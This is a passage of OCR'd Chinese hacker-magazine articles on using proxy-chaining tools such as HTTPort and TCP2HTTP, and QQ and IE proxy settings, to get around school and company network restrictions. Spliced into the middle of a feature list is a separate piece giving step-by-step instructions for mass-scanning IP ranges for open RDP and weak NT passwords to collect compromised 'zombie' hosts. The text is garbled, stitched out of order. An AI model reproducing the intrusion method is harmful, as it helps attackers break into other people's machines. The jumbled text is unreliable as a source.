等待输入命令，随便打入几个字符，如：abc，按回车，由于abc命令不存在，所以它提示你正确的命令列表，如图4所示。

它们的用途如下：

download：从多个网站下载很多最新代理列表。


图 4

load：调入Server.conf的内容作为当前配置。

save：把当前配置保存到Server.conf文件中。

verifyall：根据通用网址验证所有的原始代理并分类和按速度排序，主机和端口改用冒号分隔，若为默认80端口，则可以不带端口号。

makechain：根据特定的网址反向分析并得到最佳二级代理链。

主机和端口改用冒号分隔，若为默认80端口，则可以不带端口号。

setport：设置本地端口号。

origin：显示原始代理列表。

http：显示验证通过的http代理列表。

socks4：显示验证通过的socks4代理列表。

socks5：显示验证通过的socks5代理列表。

chain：显示验证通过的最佳代理链。

port：显示本地端口号。

quit：退出。

由于我们是内部网，不可能通过它下载和配置代理服务器，那我们就自己配置代理。打开Server.conf，在bestproxychain：下填上相应的代理服务器链，例如我这里填的是“http:192.168.10.1:3128;http:202.38.124.241:3128;socks5:64.19.28.51:1080”，把端口号port：改为“9999”，保存！然后执行jproxytool.bat文件后，果然出现一个类似UNIX的#符号等着我输入命令。输入load，把刚才保存的战果调入内存，我敲入chain显示了一下代理链是什么（没什么必要，只是想看看它们），然后存盘，退出。赶快上网冲浪吧，我已经迫不及待了。双击jproxychain.bat后，提示Waiting on port 9999，表明代理调度程序已经在工作了。启动我的IE，设置IE的代理服务器，

主机填入127.0.0.1，端口号填入9999（图5）。




图5

试试访问Hotmail，成功了！哈哈，别急，再试试MSN和ICQ，它们可是都支持Http代理的，在相应位置填入127.0.0.1，端口是9999，成功了！

第三种方法：说到这里，我们已经成功地突破学校校园网的各种限制，实现了正常Internet上网的全部功能。但是还有一些问题，有的朋友在公司局域网内部上网，为了控制员工的上网权限和费用，公司给的代理服务器是有账号和密码的，上面两种方法都不能填账号啊！怎么办?那就要试试我们的法宝了—— HTTPort。它是一个能提供二次 HTTP 代理的软件，它能让数据通过你所设定的本地网内部的 HTTP 代理服务器连接到外网上的代理服务器，然后再通过这个二次代理服务器连接到目的地。它支持基于 TCP 传输的软件。如电子邮件、IRC、新闻组、浏览器、FTP、Telnet、ICQ 等（OICQ 这种基于 UDP 传输的不行）。

HTTPort能通过代理服务器连接到外网的主机上，并把这个连接映射到本机的一个由用户指定的端口上。随后设置你的软件，让它们连接到127.0.0.1:xxxx，就能连接到外网的主机上了。使用软件的这个功能可以映射外网中的HTTP 二次代理、POP3、SMTP、新闻组服务器等平时无法连接到的主机。另外，HTTPort 在映射 TCP/IP 端口的同时还带有一个内建 Socks4 服务器，地址为127.0.0.1:1080，可以通过它代理支持 Socks4 的软件。HTTPort 运行时将把这个连接映射到本机的一个由用户指定的端口上，然后设置你所有基于 HTTP 协议的软件，通过映射出的代理服务器127.0.0.1:xxxx连接就行了！首先我们下载HTTPort的汉化版，解压缩到任意目录，也是一个绿色软件，




图6

（图6）（图7）我们执行httport.exe，在主机名那里设置成我们网内的代理服务器，如“192.168.10.1:8080”选中身份验证，填入我们的用户名和密码，用户代理选择“IE5.0”，通过模式“远程主机”，在设置端口映射，在“外部HTTP代理的本地端口”设置一个本地没有打开的端口，如“1111”，分别设置远程主机和端口为外网能访问的代理服务器，点开始！设置你的IE代理为127.0.0.1:1111，试试访问一下hotmail.com，嘿嘿，成功了！~




图7

第四种方法：如果以上方法都不能访问，那你只能试试页面二次代理了。国外提供相关服务的不少，而且大多支持SSL，可是国内提供相关服务的实在是太少了，比较出名的页面二次代理软件是cgiproxy。它设置简单，占用系统资源小，但由于是服务器设置软件，本文就不多叙述了，有兴趣的朋友可以去它的网站http://www.jmarshall.com/tools/cgiproxy/看一看，大家可以试一试这个公布的二次代理地址http://chinaproxy.2best.cc/ 支持教育网的哦！有兴趣的朋友也可以参照笔者个人主页的相关文章，自己做一个页面二次代理试试！

三、总结篇

其实网上相关的二次代理设置的方法和软件还有很多，比如TCP2HTTP。TCP2HTTP是具有sock2http，httpport,scokcap32的所有功能的一个软件，并且还具有它们没有的功能。

TCP2HTTP功能如下：


（1）TCP2HTTP让用户通过TCPMAP,可以使用FTP，POP3，Sock5，Telnet等TCP协议的应用程序通过firewall。

（2）增加Http Proxy的权限检查。

（3）支持多个Http Proxy（你知道这可以干什么啦。如果Proxy Server没有Log,你将是Hide man），在PROXYS.ini里保存你的Proxies. “;”是注释符号。

（4）支持Http no cache。

大量获取3389肉鸡



利用两种扫描器各自的特点，达到快速、大量获得3389肉鸡的技巧。

文 / 天影 · 战威

所需软件：

X-Way V2.5 高级扫描器，下载：http://www.ttian.net/download/show.php?id=24&down=1

X-Scan-v2.3 扫描器，下载：http://www.ttian.net/download/show.php?id=574&down=1

方法：

1. 打开 X-Way V2.5 扫描器，选择“主机搜索”→“高级设置”，在“端口设置”选项中选择 ERMINAL（端口1433），关于“连接延时”请根据自身网络速度自行设置，速度越高，设置的值应越小，速度越慢，设置的值应越大，速度值的范围大约在3~7秒之间。点击“关闭”。然后设置要搜索主机的IP范围，点击“开始”进行扫描（如图1）。




图1

2.扫描结束后，在扫描结果栏中点击鼠标右键“保存”，把扫描结果保存成.TXT文件。然后找到这个保存的.TXT文件，用记事本程序打开，点击“编辑”→“替换”，在“查找内容”中添写端口：3389开放，点击“全部替换”，然后进行保存（如图2）。




图2

3.打开 X-Scan-v2.3 扫描器，打开“扫描参数”，选择“从文件获取主机列表”，找到刚才保存的那个扫描结果.TXT文件，选择“打开”，然后点击“确定”，接着打开“扫描模块”，只选择扫描→NT→Server弱口令，点击“确定”，然后点击“开始扫描”。

4.扫描结束后，扫描结果栏中所有的肉鸡，就都是3389“超级终端”肉鸡了。我们现在要做的就是打开终端客户服务端程序“需要另下载”来连接这些肉鸡啦！

（5）增加Http proxy的权限检查。

（6）提供Dragdrop功能，你不需要改变任何配置，自动帮助你的应用通过TCP2HTTP连出Firewall。

（7）提供数据拷贝（Ctrl+C）。


有兴趣的朋友可以下载研究一下，这里我们就不多重复了！我们在本文里没有谈到涉及代理上QQ的问题，不过既然我们有了HTTP代理服务器，上QQ当然就不是难事了，可以下载Socks2 HTTP，把HTTP代理转换成Socks5代理就可以了，这样的文章有好多，我就不多重复了，有兴趣的朋友可以到笔者的个人主页去看看相关文章！

笔者在这里提供的方法并不一定能保证突破所有的网关设置，因为局域网的权限设置和管理员的网关限制软件各不相同。不管怎么样，希望大家在遇到困难的时候要多动动脑筋，多问问高手，相信没有解决不了的难题的！

文中所涉及的所有软件在笔者的网站：中国代理网（www.chinaproxy.net）均有本地下载，本站论坛经常公布各种国内外的代理服务器，欢迎大家就使用代理当中的各种问题去本站论坛与笔者和各路代理爱好者交流！

用代理服务器可以免费访问Internet，可以隐藏自己的身份，可以加速访问速度，可以访问无法直接访问的站点，可以部分解决网络IP地址紧缺的问题……，您一定认为，天下哪有这等美事？如果您能耐心看完本文，您就会确信我说的话毫不夸张。

网上"代理"也疯狂



文／容笑

大家在QQ上聊天时，遇到以前的好友，用了加了补丁的QQ显示对方地址是加拿大，是不是很奇怪？有的国外网站封锁了中国的IP，有的网友却能访问也很奇怪吧？还忿忿不平地说，"中国电信怎么这么不公平，给他上为什么不给我上"等等，其实这些通过"代理"是都可以实现的！

"代理"通俗地讲，就是你通过某一代理服务器而访问另一个服务器。代理服务器英文全称是Proxy Server，其功能就是代理网络用户去取得网络信息。形象地说，它是网络信息的中转站。在一般情况下，我们使用网络浏览器直接去连接其他Internet站点取得网络信息时，须送出Request信号来得到回答，然后对方再把信息以bit方式传送回来。

好了，现在我们就解开上面的谜底吧！

QQ可以使用两种方法使用代理上网：

第一种：HTTP代理。不过，这个功能只对会员开放。部分局域网对协议进行了限制，只允许用户通过HTTP协议（默认端口是80）访问外部网站，这种情况下，用户一般无法使用QQ，QQ的默认端口为4000、4001、4002。操作方法如下：首先选择QQ中的"系统参数"，单击"会员设置"标签项，把"使用HTTP协议登录"前的勾打上，在"HTTP代理服务器地址"、"HTTP代理端口"、"用户名"、"密码"分别填入找到的信息！测试成功后按"确定"即可，如图1所示。




图1

第二种：SOCKS5代理。首先选择QQ中的"系统参数"，单击"网络设置"标签项，选中"使用SOCKS5代理服务器"，在"代理服务器地址"处输入你寻找到的代理地址，端口号处填入找到的端口号，点击"测试"按钮后，如果你填入的代理地址有效，那么会弹出"代理服务器工作正常"提示框，否则就会弹出"无法连接到代理服务器"的警告。上述步骤做完之后，最后点击"确定"完成。如图2所示。




图2

大家要特别注意的一点是：按照上述方法找到确实可用的代理服务器后，一定要先退出QQ，再启动QQ重新登录，这样才会改变QQ的IP地址，否则QQ的IP是不会改变的。也可简单地通过离线－上线按钮实现！

还有就是访问国外封了中国IP的网站了，其实这也是使用Web代理。以常用浏览器为例，操作如下：

Internet Exploer 4.01

IE4.01：菜单栏“查看”－>下拉菜单“Internet 选项”－>选项卡“连接”－>在“代理服务器”一栏选中“通过代理服务器访问 Internet”，输入代理服务器地址和端口号确定。

Internet Exploer 5.0以上版本

IE 5.0：菜单栏“工具”－>下拉菜单“Internet 选项”－>选项卡“连接”－>在“拨号设置”中选中你目前使用的连接，然后点击右侧的“设置”－>在中间的“代理服务器”栏选中“使用代理服务器”－>在“地址”和“端口”栏输入代理服务器确定。对于局域网用户，应点击“连接”标签下面的“局域网设置”来设置代理。如图 3 所示。




图 3

